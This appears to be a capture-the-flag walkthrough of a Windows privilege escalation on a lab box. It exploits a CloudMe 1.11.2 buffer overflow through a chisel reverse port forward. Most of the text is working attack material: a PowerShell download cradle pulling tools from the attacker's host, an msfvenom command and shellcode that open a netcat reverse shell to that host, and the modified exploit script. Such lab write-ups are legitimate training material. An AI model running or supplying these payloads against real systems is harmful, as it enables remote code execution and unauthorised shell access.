
We decide to google CloudMe_1112.exe vulnerabilities and CloudMe_1112 port, and we found that there is an exploit to the service and that the service runs in the port 8888



CloudMe Sync is a synchronization application which sync your local storage with the cloud storage, and it is listening on port 8888.

Let's run the application and verify that by running this command in the Windows Command Line (cmd) as administrator.


```
netstat -ano | findstr 8000
```



```
# Exploit Title: CloudMe 1.11.2 - Buffer Overflow (PoC)
# Date: 2020-04-27
# Exploit Author: Andy Bowden
# Vendor Homepage: https://www.cloudme.com/en
# Software Link: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Version: CloudMe 1.11.2
# Tested on: Windows 10 x86

#Instructions:
# Start the CloudMe service and run the script.

import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload    = b"\xba\xad\x1e\x7c\x02\xdb\xcf\xd9\x74\x24\xf4\x5e\x33"
payload   += b"\xc9\xb1\x31\x83\xc6\x04\x31\x56\x0f\x03\x56\xa2\xfc"
payload   += b"\x89\xfe\x54\x82\x72\xff\xa4\xe3\xfb\x1a\x95\x23\x9f"
```

The first step is check if the service is running, to do that we use the following command (in a powershell):


Get-Process | Select-Object -ExpandProperty Path



```
PS C:\Users\shaun\Downloads> Get-Process | Select-Object -ExpandProperty Path
Get-Process | Select-Object -ExpandProperty Path
C:\Windows\SYSTEM32\cmd.exe
C:\Windows\SYSTEM32\cmd.exe
C:\Windows\system32\conhost.exe
C:\Windows\system32\conhost.exe
C:\xampp\apache\bin\httpd.exe
C:\xampp\apache\bin\httpd.exe
C:\xampp\mysql\bin\mysqld.exe
C:\xampp\htdocs\gym\upload\nc64.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\Users\shaun\Downloads>
```

As we see that the service is not running, we decide to start it but before starting the service we check in what ports are running an what service they are running to be sure if the CloudMe service run in the port 8888, we use the command:


netstat -ano



```
PS C:\Users\shaun\Downloads> netstat -ano
netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       940
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       5224
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       8548
  TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING       3968
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       520
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1100
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1444
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2200
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING       664
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       680
  TCP    10.10.10.198:139       0.0.0.0:0              LISTENING       4
  TCP    10.10.10.198:8080      10.10.14.9:41560       TIME_WAIT       0
  TCP    10.10.10.198:8080      10.10.14.9:41566       TIME_WAIT       0
  TCP    10.10.10.198:8080      10.10.14.9:41586       TIME_WAIT       0
  TCP    10.10.10.198:8080      10.10.14.9:41594       TIME_WAIT       0
  TCP    10.10.10.198:8080      10.10.14.9:41632       TIME_WAIT       0
  TCP    10.10.10.198:8080      10.10.15.219:39774     CLOSE_WAIT      3968
  TCP    10.10.10.198:49741     10.10.15.219:443       ESTABLISHED     3324
  TCP    127.0.0.1:3306         0.0.0.0:0              LISTENING       7088
  TCP    127.0.0.1:49831        127.0.0.1:3306         TIME_WAIT       0
  TCP    127.0.0.1:49833        127.0.0.1:3306         TIME_WAIT       0
  TCP    127.0.0.1:49835        127.0.0.1:3306         TIME_WAIT       0
  TCP    127.0.0.1:49837        127.0.0.1:3306         TIME_WAIT       0
```


Now we start the service CloudMe, after starting the service we use the same commands we use before to be sure.

.\CloudMe_1112.exe



```
PS C:\Users\shaun\Downloads> .\CloudMe_1112.exe
.\CloudMe_1112.exe
PS C:\Users\shaun\Downloads>
```


Get-Process | Select-Object -ExpandProperty Path



```
PS C:\Users\shaun\Downloads> Get-Process | Select-Object -ExpandProperty Path
Get-Process | Select-Object -ExpandProperty Path
C:\Users\shaun\Downloads\CloudMe_1112.exe
C:\Windows\SYSTEM32\cmd.exe
C:\Windows\SYSTEM32\cmd.exe
C:\Windows\system32\conhost.exe
C:\Windows\system32\conhost.exe
C:\xampp\apache\bin\httpd.exe
C:\xampp\apache\bin\httpd.exe
C:\xampp\mysql\bin\mysqld.exe
C:\xampp\htdocs\gym\upload\nc64.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

We can see that indeed the service is active, now we check in what port is the service

netstat -ano



/bin/bash 158x33


```
TCP    10.10.10.198:8080      10.10.14.9:41742       TIME_WAIT       0
TCP    10.10.10.198:8080      10.10.14.9:41744       TIME_WAIT       0
TCP    10.10.10.198:8080      10.10.14.9:41746       TIME_WAIT       0
TCP    10.10.10.198:8080      10.10.14.9:41754       TIME_WAIT       0
TCP    10.10.10.198:8080      10.10.14.9:41760       TIME_WAIT       0
TCP    10.10.10.198:8080      10.10.14.9:41772       TIME_WAIT       0
TCP    10.10.10.198:8080      10.10.14.9:41778       TIME_WAIT       0
TCP    10.10.10.198:8080      10.10.14.9:41782       ESTABLISHED     3968
TCP    10.10.10.198:8080      10.10.15.219:39774     CLOSE_WAIT      3968
TCP    10.10.10.198:49741     10.10.15.219:443       ESTABLISHED     3324
TCP    127.0.0.1:3306         0.0.0.0:0              LISTENING       7088
TCP    127.0.0.1:8888         0.0.0.0:0              LISTENING       2544
TCP    127.0.0.1:49849        127.0.0.1:3306         TIME_WAIT       0
TCP    127.0.0.1:49851        127.0.0.1:3306         TIME_WAIT       0
TCP    127.0.0.1:49853        127.0.0.1:3306         TIME_WAIT       0
TCP    127.0.0.1:49855        127.0.0.1:3306         TIME_WAIT       0
TCP    127.0.0.1:49857        127.0.0.1:3306         TIME_WAIT       0
TCP    127.0.0.1:49859        127.0.0.1:3306         TIME_WAIT       0
```

In fact, we can see that it is running through the port 8888, because is the 8888 port lister is the new active service.

As we can see the CloudMe service is running but is running in a local address, we need to forward the network traffic of the 8888 port to a port in our machine in order that the exploit that we found works, to do that we use a technique named port forwarding.

To make the port forwarding we are going to use a tool named chisel, chisel has two versions the linux version and the windows version, first we download the chisel windows to the victim's machine.

1) python3 -m http.server 80
2) powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.15.219/chiselwindows.exe','C:\Users\shaun\Documents\chiselwindows.exe')"




/bin/bash 77x33

```
PS C:\Users\shaun\Downloads> powershell -c "(new-object System.Net.WebClient)
.DownloadFile('http://10.10.15.219/chiselwindows.exe','C:\Users\shaun\Documen
ts\chiselwindows.exe')"
powershell -c "(new-object System.Net.WebClient).DownloadFile('http://10.10.1
5.219/chiselwindows.exe','C:\Users\shaun\Documents\chiselwindows.exe')"
```

/bin/bash 78x33

```
root@KaliLinux:/opt/tools/chisel# python3  -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.198 - - [19/Aug/2020 22:54:25] "GET /chiselwindows.exe HTTP/1.1" 200
-
```



```
PS C:\Users\shaun> cd Documents
cd Documents
PS C:\Users\shaun\Documents> dir
dir


    Directory: C:\Users\shaun\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       20/08/2020     05:00        8347648 chiselwindows.exe
-a----       16/06/2020     22:26             30 Tasks.bat


PS C:\Users\shaun\Documents>
```


Now we make the port forwarding to the port 8888, in this case we redirect the traffic to the port 8001 of ours machine, to do that we follow the next steps:

1) In the attacker machine:

   ./chisel server -p 8001 -reverse -v

2) In the victim's machine:

   .\chiselwindows.exe client 10.10.15.219:8001 R:8888:127.0.0.1:8888




```
d-r---       16/06/2020     22:21                Searches
d-r---       16/06/2020     22:21                Videos


PS C:\Users\shaun> cd Documents
cd Documents
PS C:\Users\shaun\Documents> dir
dir


    Directory: C:\Users\shaun\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       20/08/2020     05:00        8347648 chiselwindows.exe
-a----       16/06/2020     22:26             30 Tasks.bat


PS C:\Users\shaun\Documents> .\chiselwindows.exe client 10.10.15.219:8001 R:8
888:127.0.0.1:8888
.\chiselwindows.exe client 10.10.15.219:8001 R:8888:127.0.0.1:8888
2020/08/20 05:02:54 client: Connecting to ws://10.10.15.219:8001
2020/08/20 05:02:55 client: Fingerprint 8f:63:7e:44:08:f5:fe:fe:2f:26:5c:0a:5
4:b7:79:30
2020/08/20 05:02:56 client: Connected (Latency 362.3968ms)
```

```
root@KaliLinux:/opt/tools/chisel# ./chisel server -p 8001 -reverse -v
2020/08/19 22:57:17 server: Reverse tunnelling enabled
2020/08/19 22:57:17 server: Fingerprint 8f:63:7e:44:08:f5:fe:fe:2f:26:5c:0a:54
:b7:79:30
2020/08/19 22:57:17 server: Listening on 0.0.0.0:8001...
2020/08/19 22:57:29 server: session#1: Handshaking...
2020/08/19 22:57:30 server: session#1: Verifying configuration
2020/08/19 22:57:31 server: session#1: Open
2020/08/19 22:57:31 server: proxy#1:R:0.0.0.0:8888=>127.0.0.1:8888: Listening
```

To check that we have made the port forwarding we check the netsat of our machine


```
netstat | more
```



```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.10.15.219:1234       10.10.10.198:49929      ESTABLISHED
tcp        0      0 192.168.39.120:52984    ec2-54-171-12-237:https ESTABLISHED
tcp6       0      0 10.10.15.219:8001       10.10.10.198:50000      ESTABLISHED
```


We see the active connection on our 8001 port, that means that the port forwarding is complete, now we proceed to change the payload of our exploit using the next command:

```
msfvenom -p windows/exec CMD='C:\Users\shaun\Documents\nc64.exe -e cmd.exe 10.10.15.219 443' -b '\x00\x0d\x0a' -f python -v payload
```



```
root@KaliLinux:~/Desktop/SPTI/BUFF# msfvenom -a x64 -p windows/exec CMD='C:\Users\shaun\Documents\nc64.exe -e cmd.exe 10.10.15.219 443' -b '\x00\x0d\x0a' -f python -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Error: The selected arch is incompatible with the payload
root@KaliLinux:~/Desktop/SPTI/BUFF# msfvenom -p windows/exec CMD='C:\Users\shaun\Documents\nc64.exe -e cmd.exe 10.10.15.219 443' -b '\x00\x0d\x0a' -f python -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 273 (iteration=0)
x86/shikata_ga_nai chosen with final size 273
Payload size: 273 bytes
Final size of python file: 1452 bytes
payload =  b""
payload += b"\xba\xe3\x9e\x92\x22\xda\xc3\xd9\x74\x24\xf4\x58"
payload += b"\x31\xc9\xb1\x3e\x83\xe8\xfc\x31\x50\x10\x03\x50"
payload += b"\x10\x01\x6b\x6e\xca\x47\x94\x8f\x0b\x27\x1c\x6a"
payload += b"\x3a\x67\x7a\xfe\x6d\x57\x08\x52\x82\x1c\x5c\x47"
payload += b"\x11\x50\x49\x68\x92\xde\xaf\x47\x23\x72\x93\xc6"
payload += b"\xa7\x88\xc0\x28\x99\x43\x15\x28\xde\xb9\xd4\x78"
payload += b"\xb7\xb6\x4b\x6d\xbc\x82\x57\x06\x8e\x03\xd0\xfb"
payload += b"\x47\x22\xf1\xad\xdc\x7d\xd1\x4c\x30\xf6\x58\x57"
payload += b"\x55\x32\x12\xec\xad\xc9\xa5\x24\xfc\x32\x09\x09"
payload += b"\x30\xc1\x53\x4d\xf7\x39\x26\xa7\x0b\xc4\x31\x7c"
payload += b"\x71\x12\xb7\x67\xd1\xd1\x6f\x4c\xe3\x36\xe9\x07"
payload += b"\xef\xf3\x7d\x4f\xec\x02\x51\xfb\x08\x8f\x54\x2c"
payload += b"\x99\xcb\x72\xe8\xc1\x88\x1b\xa9\xaf\x7f\x23\xa9"
payload += b"\x0f\x20\x81\xa1\xa2\x35\xb8\xeb\xa8\xc8\x4e\x96"
payload += b"\x9f\xca\x50\x99\x8f\xa2\x61\x12\x40\xb5\x7d\xf1"
payload += b"\x24\x49\x34\x58\x0c\xc1\x91\x08\x0c\x8c\x21\xe7"
payload += b"\x53\xa8\xa1\x02\x2c\x4f\xb9\x66\x29\x14\x7d\x9a"
payload += b"\x43\x05\xe8\x9c\xf0\x26\x39\xdf\xcc\x84\x97\x93"
payload += b"\x55\x46\x6b\x08\xe5\xce\xea\xc5\x67\x52\xa9\x4a"
payload += b"\x1b\x1f\x5c\xf0\xb5\xab\xed\xa6\x27\x30\x24\x63"
payload += b"\x96\xd3\x30\xee\xc6\x36\xa4\xd0\x65\x25\x42\x3f"
payload += b"\x0f\xcd\xef\x1f\xfe\x1d\xde\x6e\x30\x73\x2f\xa4"
payload += b"\x1e\xb9\x7e\xff\x7e\x89\xb4\xcc\x7e"
```


We change the initial payload of the exploit for our new payload, that we make using the nc64.exe that we download at the first



```
# Vendor Homepage: https://www.cloudme.com/en
# Software Link: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Version: CloudMe 1.11.2
# Tested on: Windows 10 x86

#Instructions:
# Start the CloudMe service and run the script.

import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload =  b""
payload += b"\xba\xe3\x9e\x92\x22\xda\xc3\xd9\x74\x24\xf4\x58"
payload += b"\x31\xc9\xb1\x3e\x83\xe8\xfc\x31\x50\x10\x03\x50"
payload += b"\x10\x01\x6b\x6e\xca\x47\x94\x8f\x0b\x27\x1c\x6a"
payload += b"\x3a\x67\x7a\xfe\x6d\x57\x08\x52\x82\x1c\x5c\x47"
